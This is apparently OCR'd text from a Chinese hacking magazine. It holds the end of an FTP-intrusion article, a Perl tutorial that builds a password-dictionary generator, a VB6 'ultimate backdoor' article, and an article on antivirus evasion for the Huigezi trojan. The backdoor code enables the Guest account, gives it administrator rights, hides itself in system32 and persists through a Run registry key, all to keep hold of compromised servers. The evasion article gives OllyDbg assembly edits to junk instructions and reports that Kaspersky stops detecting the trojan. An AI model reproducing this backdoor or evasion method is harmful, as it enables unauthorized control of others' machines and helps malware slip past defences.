


图12

在此要感谢好友雕牌、幽月、Lenk等提供帮助，本文只是入侵中的一种思路，曾经写过ftp入侵，其实通过ftp入侵还有很多种方法，技术难度不高，但是非常的实用。例如利用社会工程学上传一些捆绑木马的程序或者其他文件，诱使其ftp用户或者管理员打开，从而控制服务器等。




图13

编辑点评：

文章里的错误我已经指出来了，读者细心看一下图12就会明白。这篇文章我本来不想发的，因为一是有常识性错误，二就是一个扫描弱口令上传。可是考虑到写系统入侵的文章很少，linux的更少，所以发表了。文章里的错误一开始我想删掉，后来想一下还是纠正一下放在文章里了。Simeon也不用羞愧，每个人前进路上都会有错误的。

变量是可以直接使用不做声明的，但是声明变量有利于查找程序错误。变量共有三种，并通过不同的前缀加以区别。例如：$va1、@va2及%va3，其分别代表标量变量、数组变量和hash变量（关联数组）。$va1标量变量可以由数字、字符串组成，在Perl中数字变量和字符串变量类型间的转换是自动处理的，因而不须深究；@va2数组是一个标量变量的集合，由一个或多个标量变量所组成；hash变量则是由若干个key和若干个值组成的对应列表，其使用方法较为复杂，故不做细讲。这三种变量的详细用法，可参照辅助教材《ThinkInPerl》中的2.7。

二、控制流

如果见过程序代码，那就一定看过里面的if或while这样的语句。而这种类别的判断语句就是所谓的控制流，也是程序智能化的关键。像这样的控制流，Perl中常用的有if、unless、while、until等等。下面，我们就逐个来进行简单的讲解。

1、if

if的基本语法结构是：

if(条件1){执行1;}elsif(条件2){执行2;}else{执行3;}

if结构在形式上还是容易理解的，其作用即条件满足后执行相应命令，Perl还提供了elsif语句，实现了在同一层面上的多次比较判断。

2、unless

unless的基本语法结构更为简单：

unless(条件){执行;}

unless相当于if not，即不满足条件时执行。

3、while

while的基本语法结构：

while(条件){执行;}

程序到达while中将计算条件是否为真，是则重复执行，直到条件变化为假，退出循环。

4、until

while的基本语法结构：

until(条件){执行;}

与while相反，until在条件变化为真，退出循环。

5、for

for的基本语法结构：

for(自变量初量,自变量变化范围,自变量增量){执行;}

for实现的是计数循环，它先初始化计数变量，在变量变化范围内重复执行循环，每执行1次按自变量增量规定变化变量，直到越过范围，退出循环，例：**for($i=1;$1<=10;$i=$i+1){$s=$s=$i;}**＃计算前1-10的和。

6、foreach

foreach的基本语法结构：

foreach $变量(@数组){执行;}

foreach循环将数组中每一个元素赋给变量，并执行一次循环，直到数组中变量全部赋完。

更为详细资料，请参考《ThinkInPerl》。

至此，结束了枯燥的的说教，记得毛主席说：“在战争中学习战争”。我们把知识运用一下，投入实践，来看看今天的例子，一个黑客字典生成器。

```
#!/usr/bin/Perl
#Perl 程序的文件头，在 win 下非必要

my @A=(0,1,2,3,4,5,6,7,8,9);
my @B=("a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z");
# 用 my 声明数组 @A,@B，一个用于存放纯数字，一个纯字母
my @V;
# 用 my 声明数组 @V，也可不做声明，不过我们还是要有良好的编程习惯，这样有利于程序出错时的查错

MARKONE:# 标记
print "Perl 自助菜单[壹]例：Perl 黑客字典生成器[1-X 位]\n 我们的第一个 Perl 小程序\n\n";
# 向终端打印引号内容，print 操作符语法为：print 文件句柄 "内容"；无文件句柄时，输出至终端；"\n" 为换行符

print "生成字典位数[>0](注意：5 位以上生成文件将极大)：";
my $c1=<STDIN>;
# 从终端接受数据到变量 $c1，<STDIN>为标准输入，中断程序，并在终端接受数据

print "生成纯数字字典[输入 0]，纯字母字典[输入 1]，混合型字典[输入 2]：";
my $c2=<STDIN>;
# 从终端接受数据到变量 $c2

if ($c2==0){
push(@V,@A);
# 判断当 $c2 为 0 时，把 @A 追加到 @V 末尾，即 @V 中为数字组，push (@数组，变量)此处变量可为数组或标量，该操作符将变量追加到 @ 数组后部，实现数组元素的添加，更多的变量操作符可以参考《ThinkInPerl》2.11

}elsif($c2==1){
push(@V,@B);
# 判断当 $c2 为 1 时，把 @B 追加到 @V 末尾，即 @V 中为字母组

}elsif($c2==2){
push(@A,@B);
push(@V,@A);
# 判断当 $c2 为 2 时，把 @B 追加到 @A 末尾，再把 @A 追加到 @V 末尾，即 @V 中为数字字母混合组

}else{
print "输入有误，请重新输入\n\n";
goto MARKONE;

# 判断当 $c2 不为 0,1,2 时，提示错误，并跳到 MARKONE 标记运行
}

print "请等待...\n\n";

open (D,">d.txt")||die "could not open the D.txt\n";
print D "";
close D;
# 将 d.txt 文件内容清空，这里使用到了管道操作读取文件，管道的使用将在下一节中涉及，这里不要求理解。

open (D,">d.txt")||die "could not open the D.txt\n";

maker($c1);
# 调用子程序 maker()，$c1 作为第一参数传递

sub maker{
# 定义子程序 maker()

my $num=$_[0];
my $str=$_[1];
# 将第一二个参数分别存放在 $num,$str 中，这里的第一个参数是还需生成的字符位数，第二个参数是已生成字符串

if ($num>0){
foreach my $w(@V){
# 判断 $num>0 时，将 @V 元素分别赋给 $w，调用循环

maker($num-1,$str,$w);
# 调用子程序 maker()，将 $num-1 作为第一参数，把 $str 字符串末尾连接上 $w 作为第二参数，该处是函数的递归调用，即 maker()函数自己调用自己，新手们可能较难理解，对此的建议是多看看，多想想，想多也就明白了

}
```

```
    }else{
      print D "$str\n";
      # 因为每次调用maker(), $num向下传递时会减1, 当$num = 0时, 即到达所需生成的位数, 故将字符输出到文件中
    }
  }
}
close D;
print "完成\n";
# 提示结束, 打完收工
```




图1 运行字典生成程序

到这里，就写完了第一个Perl程序了，怎么样不难吧。写到记事本中，保存为.pl文件，点击运行，如图1所示。


当然，你还要装个Perl解释器ActivePerl，或者还想把它编译成exe可执行文件，那你还需要PDK，至于如何编译，将在后面的文章中涉及。现在时间到了，下课前布置个作业，就是将上面的字典工具修改为可以生成带@#$%符号的字典，同样很简单。作业答案可以在文章附件找到。什么问题，可以到杂志论坛反馈给我。

[作者提到的黑客字典生成器代码、ActivePerl、ThinkInPerl已经收录在光盘中]

编辑点评：

从入门到精通，这就是这一系列的宗旨，作者用简单的语言和例子说明了Perl。

VB打造自己的终极后门



文 风吕

从本文您可以学到：

1、了解简单木马的功能　2、利用VB实现简单木马

学黑都快三年了，肉鸡可是抓了不少，可是最近的服务器肉鸡老是丢，真是超级的郁闷！思来想去，在网上看了一些文章，终于决定自己打造一款自己的终极后门，保护我们的肉鸡不飞。相信很多菜鸟们都跟我一样有着同样的烦恼吧？都很想拥有一款好用而又不被杀软查杀的后门吧？来，操起家伙跟我做。

打开VB6.0，新建一个工程，设置visible属性为False，作用就是运行程序的时候窗口为不可见。其他的默认就行了，主要执行代码如下：

```
'获取系统目录
Public Function MygetWindirectory() As String
 Dim sbuffer As String
 Dim isize As Long
 sbuffer = String(255, 0)
 isize = GetWindowsDirectory(sbuffer, Len(sbuffer))
 sbuffer = Left(sbuffer, isize)
 sbuffer = sbuffer + "\"
 MygetWindirectory = sbuffer
End Function
Private Sub Form_Load()
On Error Resume Next
Shell "net user Guest /active:yes", vbHide
Shell "net user Guest fenglv", vbHide
Shell "net localgroup administrators Guest /add", vbHide
'文件自身处理
Dim hKey, nKey As Long
    Dim sValue As String
    Dim str, strYuanPath, ss As String
     '获取系统目录
    str = MygetWindirectory()

     '获取当前程序所在的目录
    strYuanPath = App.Path & "\guest.exe"

   '当系统文件中没有guest.log时, 把当前程序所在目录写入文件中
    If Dir(str & "system32\guest.log") = "" Then
        Open str & "System32\guest.log" For Output As #1
            Write #1, strYuanPath '把程序当前的目录写入guest.log中
        Close #1
    End If

     '当系统目录中没有guest.exe时, 从原来的路径复制过来
    If Dir(str & "system32\guest.exe") = "" Then
        Open str & "System32\guest.log" For Input As #2
            Line Input #2, ss '读出guest.log中的原程序路径
            
            '去除文件路径两端的引号
            ss = Mid(ss, 2, Len(ss) - 2)
            FileCopy ss, str & "system32\guest.exe"
        Close #2
    End If
    sValue = str & "system32\guest.exe"

    '把程序隐藏, 防止删除
    Shell "attrib " & sValue & " +r +a +s +h"

    '再重新创建键值
        RegCreateKey HKEY_LOCAL_MACHINE, "Software\Microsoft\Windows\CurrentVersion\Run", hKey
    RegSetValueEx hKey, "SystemDll", 0, REG_SZ, ByVal sValue, 255
    RegCloseKey hKey

    '隐藏进程
    App.TaskVisible = False
    HideCurrentProcess
End Sub
```

以上代码的功能是生成的guest.exe，激活guest用户和修改密码为fenglv，并加入到administrators组，还会自我复制到系统目录，加入各种属性把自己隐藏起来，还利用了注册表随机启动哦！是不是觉得很有木马的个性呢？进程隐藏就不多说了，直接调用网上现有的HideCurrentProcess模块，具体代码见光盘。

好，一切完工，直接生成就可以了，这样我们就可以拥有一款自己的强大后门了！

小结

以上代码的功能可能还不算十分强大，大家可以根据自己的需要修改，下面提供几点思路：

1、如果大家觉得隐藏进程比较麻烦，可以自己加个timer控件，设置程序运行X秒后把程序关闭，相关代码见光盘；

2、对于自启动的方法还不够隐蔽，一般不是很菜的菜鸟都可以看出来了，大家可以根据自己的需要修改，例如修改文件关联；

3、对于程序自身的保护方面也是未完善的，大家可以参考rose.exe等病毒。

[作者提到的VB打造自己的终极后门代码已经收录在光盘中]

编辑点评：

有自己的马是每位学黑的梦想，现在梦想实现了，还不赶快跟上！

炎热的季节还是没有过去，由于高温，连电脑都因为抵受不了，终于罢工了N次，终于一气之下把机箱外壳搬了，结果机器不再罢工了，又可以搞免杀啦！



木马免杀之花指令变形

文 蜀国布衣

从本文中你可以学到：

花指令原理和修改花指令的几种方法

上一期我为大家介绍了通过花指令来进行木马免杀的方法，并且简单的介绍了一下花指令的编写方法。可是这种大步跨越式的方法，还是让很多菜鸟朋友一下很难掌握，所以今天我改大步跨越为小步快跑。即在一些旧的花指令上进行修改，使其可以成为这条花指令的一个变形。这样操作起来不但更加的简单，也便于各位快速的进行免杀操作。

原理分析

花指令变形操作起来有两种方式。其一是通过搜索引擎搜索到已经公布的花指令，然后在本地对其进行修改以后，再通过程序OllyDbg将修改的花指令添加到木马程序之中；其二是先通过已经公布的花指令添加器，将花指令添加到木马程序之中，再通过程序OllyDbg对添加的花指令进行修改。

虽然两种方式的目的是一样的，但是这里我推荐大家使用第二种方式，因为这样操作起来会更加的简单。既不需要用户寻找空的区段，也不需要设置新的入口点等等，因为所有的操作花指令添加器都会帮助我们完成，我们需要做的也仅仅是修改添加的花指令而已。

实际操作

首先我们运行灰鸽子木马的客户端程序（当然用户也可以采用其它黑客程序），接着点击工具栏中的“配置服务程序”按钮，根据自己的需要配置一个服务端程序。接着通过一个已经被查杀的花指令添加器，比如“花花添加器2006”来进行花指令的添加操作。运行“花花添加器2006”，首先通过“浏览”按钮选择生成的服务端程序。接着在“选择花指令”列表中任意的选择一个花指令，这里我就选择“小神蜓10#”这个（如图1）。




图1 选择花指令

最后点击“加花”按钮即可加花成功。使用卡巴斯基对加花后的服务端程序进行查杀，毋庸置疑的被杀。下面使用程序OllyDbg载入服务端程序，结果程序自动就停留在添加的这段花指令面前（如图2）。




图2 已添加花指令后代码

现在我们就开始动手对这段花指令进行修改，以使其成为一段变形的花指令，从而达到免杀的效果。修改花指令的方法有很多种，我这里通过下面的几种方法来分别为大家进行演示。

一、修改花指令

修改花指令就是用相同功能的汇编代码，取代花指令中原有的一句或多句汇编代码。比如这里我们修改如下两句：

```
004D9099    B8 481E4A00    MOV EAX,Server_S.004A1E48
004D909E    FFE0           JMP EAX
```

点击右键菜单中的“汇编”命令，依次在“汇编”窗口中将2行代码依次修改为：

```
004D9099    68 481E4A00    PUSH Server_S.004A1E48
004D909E    C3             RETN
```

程序修改完成后，我们来进行文件的保存。选择右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“选择部分”命令，然后程序会弹出一个新窗口。同样在新窗口中点击鼠标右键，选择其中的“保存文件”命令后在弹出的窗口中就可以将我们修改的程序进行保存了（如图3）。




图3 保存修改后的文件

二、调换花指令

调换花指令就是将花指令中，原有的一句或多句汇编代码的顺序进行调换，但是并不修改原来花指令的内容。比如这里我们调换如下两句：

```
004D9084    53
PUSH EBX
004D9086    57
PUSH EDI
```




图4 调换以前的代码

接着点击右键菜单中的“汇编”命令，依次在“汇编”窗口用不同的汇编代码调换以前的代码（如图4）。

然后按照上面的方法对其进行保存即可：

```
004D9086    57    PUSH EDI
004D9084    53    PUSH EBX
```

三、删除花指令

删除花指令就是将原来花指令中，一些无关紧要的汇编代码删除，使得这段花指令变得短小精悍。这里我们就删除以下的两句代码：

```
004D9081    83EC 68    SUB ESP,68
004D908A    83C4 68    ADD ESP,68
```

下面点击鼠标右键，选择“二进制”菜单中的“使用NOP填充”命令，将这2行代码填充掉，也就完成了删除花指令的操作。

四、添加花指令

添加花指令正好和删除花指令相反，即在原有的花指令中再加入一些汇编代码删除，使得这段花指令变得更加的强悍。首先

我们将原来的花指令最后两句代码删除，接着添加一段花指令，最后将删除的代码补上后就可以了。首先我们选中以下的两句代码，接着点击鼠标右键并选择“二进制”菜单中的“使用 NOP 填充”命令，就代码删除掉：

```
004D9099   B8 481E4A00    MOV EAX,Server_S.004A1E48
004D909E   FFE0           JMP EAX
```

接着在删除的位置上，点击右键菜单中的“汇编”命令，依次在“汇编”窗口写入两句新的代码（如图5）。

```
004D9099   50     PUSH EAX
004D909A   58     POP EAX
```

然后在添加的新代码后面再补充以前的两句代码：

```
004D9099   B8 481E4A00    MOV EAX,Server_S.004A1E48
004D909E   FFE0           JMP EAX
```

最后按照上面的方法对其进行保存就可以了。然后使用卡巴斯基对生成的程序进行查杀，结果我们发现修改花指令后使用的变形花指令已经躲过了杀毒软件的查杀。

